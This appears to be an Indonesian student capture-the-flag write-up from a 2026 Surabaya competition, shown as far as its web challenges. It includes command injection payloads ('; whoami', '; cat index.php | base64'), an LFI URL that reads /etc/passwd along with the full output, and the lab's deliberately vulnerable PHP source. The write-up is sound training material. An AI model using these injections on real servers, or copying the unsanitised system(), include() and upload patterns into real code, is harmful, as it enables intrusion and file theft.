WRTIE UP
LKS Kota Surabaya Tahun 2026
Bidang Cyber Security

-

Presented By:
SMKN 1 Surabaya

Muhammad Nailul Autor
Zaki Nur Hakim

DAFTAR ISI

DAFTAR ISI 2
[Web] 4
Command Injection 4
FLAG : heker 5
LFI 11
FLAG : UNSOLVED 12
SQL Injection 13
FLAG : toor/developer 15
File Upload 16
FLAG : libssh/0.10.6/openssl/zlib 18
[Reverse Engineering] 19
Binari sederhana 19
FLAG : Semangat para pemuda 19
XoR 20
FLAG : JnganTakutRE 21
Binari 2 langkah 22
FLAG : J4ngan M3ny3r4h Kawan 23
[Forensics] 24
Pesan tersembunyi di ICMP 24
FLAG : SUCTF2023{ai_is_cool} 25
Pesan tersembunyi di FTP 26
FLAG : global_thermonuclear_war.gamerules.txt 27
Pesan tersembunyi 28
FLAG : suctf2023 29
[Steganograph] 30
Pesan Tersembunyi dalam gambar 30
FLAG : Ini pesan rahasia saya 31
Kertas Putih 32
FLAG : J4ngan M3ny3r4h Kawan 32
Kertas Biru 33

FLAG : Tetap Belajar Jangan Menyerah 33
[Cryptograph] 34
Decrypt Teks 34
FLAG : Jangan pernah B3rangka Surup 35
ROT 36
FLAG : Semanagm M4ju Jaya 36
ASCII 37
FLAG : J4ng4n M3ny3r4h 38


[Web]

Command Injection
Buka halaman Website: http://IP:8000/ Buka soal 2, masukkan perintah command injeksi yang dapat menunjukkan user aktif dalam server tsb. Siapa user tsb?
Connection Info: http://192.168.10.1:8004/

Pada challenge atau soal ini, kita diminta untuk melakukan command injection dan mencari tahu user apa yang aktif dalam server tersebut.

Pada saat web dibuka, kita akan diberi endpoint ?c=cmd.

Saat kita akses soal pada endpoint tersebut, kita akan diberi web dengan fungsi tes jaringan atau ping ke jaringan tertentu.




Sedikit permulaan, jadi pada Linux itu ada sebuah syntax yang mirip di bahasa pemrograman.


Pada saat kita memasukkan suatu command, lalu diakhiri dengan ; dan kita masukkan command yang lain, 2 command tersebut akan dianggap sebagai command yang di eksekusi

terpisah dan bukan menganggap command kedua sebagai parameter dari command 1.

Contoh kita bisa lakukan ls; cat .profile untuk me-listing file dan folder pada direktori dan sekaligus melihat isi dari file .profile.



Nah begitu pula dengan sistem di web ping ini, jadi web akan memanggil command “ping -c 1 <input>”, nah logikanya, jika kita masukkan “192.168.10.1; whoami” kedalam input form nya, maka command yang dipanggil oleh web akan menjadi “ping -c 1 192.168.10.1; whoami”.




Dari hasil eksekusi payload tersebut, kita dapatkan user yang aktif adalah “heker”.

FLAG : heker

Nah disini saya menemukan 1 hal menarik, saya berasumsi bahwa jika ini adalah command injection mentah yang tidak difilter, berarti saya bisa mengakses source code dari file challenge lain.


Disini saya mencoba untuk mengakses file index.php yang menjadi file utama dan sumber dari semua challenge pada kategori web exploit ini.

Saya memasukkan ‘1.1.1.1; ls’ untuk mengecek file apa saja yang ada pada direktori saat ini,




Setelah didapatkan hasil listing nya, benar saja ada file ‘index.php’

Saya lalu memasukkan payload ini ‘1.1.1.1; cat index.php | base64’ untuk mengambil isi dari file index, serta me-encode nya dalam format base64 agar bentuknya tidak berubah.



Setelah dapat hasil base64 nya, disini saya tinggal mengcopy, dan memasukkannya ke cyberchef (offline) untuk mendapatkan plaintext source code dari index.php nya.



index.php

```
<?php
// ==========
// WEB SECURITY PRACTICE LAB - 5 SOAL
// EDUCATIONAL PURPOSE ONLY
// ==========
// Jalankan:
// php -S localhost:8000
// ==========

$challenge = $_GET['c'] ?? 'home';

function menu() {
    echo '<nav>
        <a href="?c=home">Home</a> |
```

```
        <a href="?c=lfi">Soal 1 – LFI</a> |
        <a href="?c=cmd">Soal 2 – Command Injection</a> |
        <a href="?c=sqli">Soal 3 – SQL Injection</a> |
        <a href="?c=upload">Soal 4 – File Upload</a> |
        <a href="?c=steg">Soal 5 – Steganography</a>
    </nav><hr>';
}

?><!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Web Security Practice Lab</title>
    <style>
        body { font-family: Arial; background:#f4f4f4; }
        .box { width: 75%; margin: 30px auto;
background:#fff; padding:20px; border-radius:8px; }
        pre { background:#eee; padding:10px; }
        nav a { text-decoration:none; margin-right:8px; }
    </style>
</head>
<body>
<div class="box">
<h1>Web Security Practice Lab</h1>
<?php menu(); ?>

<?php
// ================= HOME =================
if ($challenge == 'home') {
    echo '<h2>Welcome</h2><p>Website ini berisi 5 soal
keamanan web untuk latihan.</p>';
}

// ================= SOAL 1: LFI =================
elseif ($challenge == 'lfi') {
    echo '<h2>Soal 1 – Local File Inclusion</h2>';
    echo '<p>Coba baca file <code>/etc/passwd</code>
menggunakan parameter <code>page</code>.</p>';
    $page = $_GET['page'] ?? 'home';
    include($page);
}

// ================= SOAL 2: COMMAND INJECTION
=================
```

```
elseif ($challenge == 'cmd') {
    echo '<h2>Soal 2 – Command Injection</h2>';
    echo '<form method="GET">IP: <input name="ip"><input
type="hidden" name="c"
value="cmd"><button>Ping</button></form>';
    if (isset($_GET['ip'])) {
        system("ping -c 1 " . $_GET['ip']);
    }
}

// ================= SOAL 3: SQL INJECTION =================
elseif ($challenge == 'sqli') {
    echo '<h2>Soal 3 – SQL Injection</h2>';
    echo '<p>Login sebagai admin tanpa password.</p>';
    echo '<form method="POST"><input name="user"
placeholder="username"><input name="pass"
placeholder="password"><button>Login</button></form>';
    if ($_POST) {
        $u = $_POST['user'];
        $p = $_POST['pass'];
        if ($u == "toor" && $p == "developer") {
            echo '<p>Login success</p>';
        } else {
            echo '<p>Login failed</p>';
        }
    }
}

// ================= SOAL 4: FILE UPLOAD =================
elseif ($challenge == 'upload') {
    echo '<h2>Soal 4 – File Upload</h2>';
    echo '<form method="POST" enctype="multipart/form-data">'
        .'<input type="file"
name="file"><button>Upload</button></form>';
    if (isset($_FILES['file'])) {
        move_uploaded_file($_FILES['file']['tmp_name'],
"uploads/".$_FILES['file']['name']);
        echo '<p>Uploaded!</p>';
    }
}

// ================= SOAL 5: STEGANOGRAPHY =================
elseif ($challenge == 'steg') {
    echo '<h2>Soal 5 – Steganography</h2>';
```

```
    echo '<p>Download gambar dan temukan pesan
tersembunyi.</p>';
    echo '<a href="stegano.png">Download Image</a>';
}
?>
</div>
</body>
</html>

// ======================================================
// CATATAN:
// - Buat folder uploads/
// - Tambahkan file stegano.png (gambar berisi pesan)
// - LAB INI SENGAJA RENTAN — JANGAN PUBLIK
// ======================================================
```

Nah dari hasil temuan ini, kita bisa lebih mudah untuk mengerjakan soal – soal atau challenge – challenge kategori web exploitation yang lain.

LFI
Buka halaman website: http://IP:8000/ klik soal 1, Tambahkan perintah di browser agar muncul data /etc/passwd Masukkan jawaban kamu
Connection Info: http://192.168.10.1:8004/

Pada challenge atau soal kali ini, kita diminta untuk mengakses file /etc/passwd dengan memanfaatkan celah LFI atau Local File Inclusion.

Disini karena kita memiliki source code hasil ekstraksi kita tadi, kita bisa tahu bahwa web akan mengecek 2 parameter pada soal lfi, yaitu parameter ?c= untuk mengakses soal, dan parameter ?page= untuk mengakses file atau eksekusi LFI.

index.php

```
....
// ================= SOAL 1: LFI =================
elseif ($challenge == 'lfi') {
    echo '<h2>Soal 1 – Local File Inclusion</h2>';
    echo '<p>Coba baca file <code>/etc/passwd</code>
menggunakan parameter <code>page</code>.</p>';
    $page = $_GET['page'] ?? 'home';
    include($page);
}
....
```

Jadi karena kita butuh 2 parameter, kita tidak bisa hanya mengakses nya dengan /?page=/etc/passwd, namun harus /?c=lfi&page=/etc/passwd.

Url payload: http://<ip>:<port>/?c=lfi&page=/etc/passwd

Web Security Practice Lab

Home | Soal 1 – LFI | Soal 2 – Command Injection | Soal 3 – SQL Injection | Soal 4 – File Upload | Soal 5 – Steganography

Soal 1 – Local File Inclusion

Coba baca file `/etc/passwd` menggunakan parameter `page`.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:996:996:systemd Time Synchronization:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false messagebus:x:101:101::/nonexistent:/usr/sbin/nologin syslog:x:102:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:991:991:systemd Resolver:/:/usr/sbin/nologin uuidd:x:103:103::/run/uuidd:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin tss:x:105:105:TPM software stack,,,:/var/lib/tpm:/bin/false systemd-oom:x:990:990:systemd Userspace OOM Killer:/:/usr/sbin/nologin kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin whoopsie:x:107:109::/nonexistent:/bin/false dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin avahi:x:108:111:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin tcpdump:x:109:112::/nonexistent:/usr/sbin/nologin sssd:x:110:113:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin speech-dispatcher:x:111:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false cups-pk-helper:x:112:114:user for cups-pk-helper service,,,:/nonexistent:/usr/sbin/nologin fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin saned:x:113:116::/var/lib/saned:/usr/sbin/nologin geoclue:x:114:117::/var/lib/geoclue:/usr/sbin/nologin cups-browsed:x:115:114::/nonexistent:/usr/sbin/nologin hplip:x:116:7:HPLIP system user,,,:/run/hplip:/bin/false gnome-remote-desktop:x:988:988:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin rtkit:x:117:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:118:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin gnome-initial-setup:x:119:65534::/run/gnome-initial-setup/:/bin/false gdm:x:120:121:Gnome Display Manager:/var/lib/gdm3:/bin/false nm-openvpn:x:121:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin heker:x:1000:1000:heker:/home/heker:/bin/bash _flatpak:x:122:125:Flatpak system-wide installation helper,,,:/nonexistent:/usr/sbin/nologin sttal:x:1001:1001:STTAL,,,:/home/sttal:/bin/bash mysql:x:123:126:MySQL Server,,,:/nonexistent:/bin/false postgres:x:124:127:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash ollama:x:997:982::/usr/share/ollama:/bin/false swtpm:x:125:128:virtual TPM software stack,,,:/var/lib/swtpm:/bin/false libvirt-qemu:x:64055:993:Libvirt Qemu,,,:/var/lib/libvirt:/usr/sbin/nologin libvirt-dnsmasq:x:126:130:Libvirt Dnsmasq,,,:/var/lib/libvirt/dnsmasq:/usr/sbin/nologin

Disini kami secara teknis sudah mendapatkan objektifnya seperti yang diminta yaitu membaca dan mendapatkan isi dari file /etc/passwd, tetapi dikarenakan format flag yang tidak jelas dan tidak pasti, serta kami sudah mencoba berbagai format jawaban/flag untuk dikirim mulai dari payload url parameternya, data di /etc/passwd nya namun hasilnya nihil, kami tidak solve soal ini dan menganggap bahwa soal ini unsolveable.


Mohon dipertimbangkan kembali untuk progress yang sudah kami dapatkan sejauh ini

FLAG : UNSOLVED

SQL Injection
Buka Website http://IP:8000/ pilih soal 3, Tebak user dan password utk masuk ke sistem. admin, admin123, root, toor, operator, op2024, user1, user123, user2, password, guest, guest, siswa, smk2024, guru, guruku, tester, test123, developer, devpass penulisan jawaban: user/password
Connection Info: http://192.168.10.1:8004/

Oke jadi disini disclaimer dulu, jika kita baca deskripsi nya dan kita lihat pada source code yang kita dapatkan pada challenge “Command Injection” tadi, challenge ini sama sekali tidak ada hubungannya dengan SQL Injection karena jawaban yang kita dapatkan disini kita dapat dengan metode brute forcing dan pada source code nya juga tidak ada sama sekali koneksi yang mengarah ke databsae SQL.

Jadi saat kita buka soal pada websitenya, kita akan diberi input form untuk login,



Jadi inti challenge nya ada di sini,

index.php


```
// ================= SOAL 3: SQL INJECTION =================
elseif ($challenge == 'sqli') {
    echo '<h2>Soal 3 – SQL Injection</h2>';
    echo '<p>Login sebagai admin tanpa password.</p>';
    echo '<form method="POST"><input name="user"
placeholder="username"><input name="pass"
placeholder="password"><button>Login</button></form>';
    if ($_POST) {
        $u = $_POST['user'];
        $p = $_POST['pass'];
        if ($u == "toor" && $p == "developer") {
            echo '<p>Login success</p>';
        } else {
            echo '<p>Login failed</p>';
        }
    }
}
```

Jadi pada kode tersebut, disebutkan jelas bahwa untuk masuk kedalam sistem, kita harus menggunakan user “toor” dan password “developer”.

Anehnya disini adalah kita diminta untuk login tanpa password jika mengacu pada deskripsi soal di Web.

Namun pada soal di CTFd, kita disuruh menebak atau dengan kata lain brute forcing untuk dapat login.

Nah karena dalam kode tidak ada koneksi ke database, tidak ada query concat yang biasa menjadi kerentanan sistem SQLi, dan tidak ada cacat kode sejenis yang mengarahkan kita ke SQL Injection, jadi murni challenge ini adalah brute force username dan password.




FLAG : toor/developer

File Upload
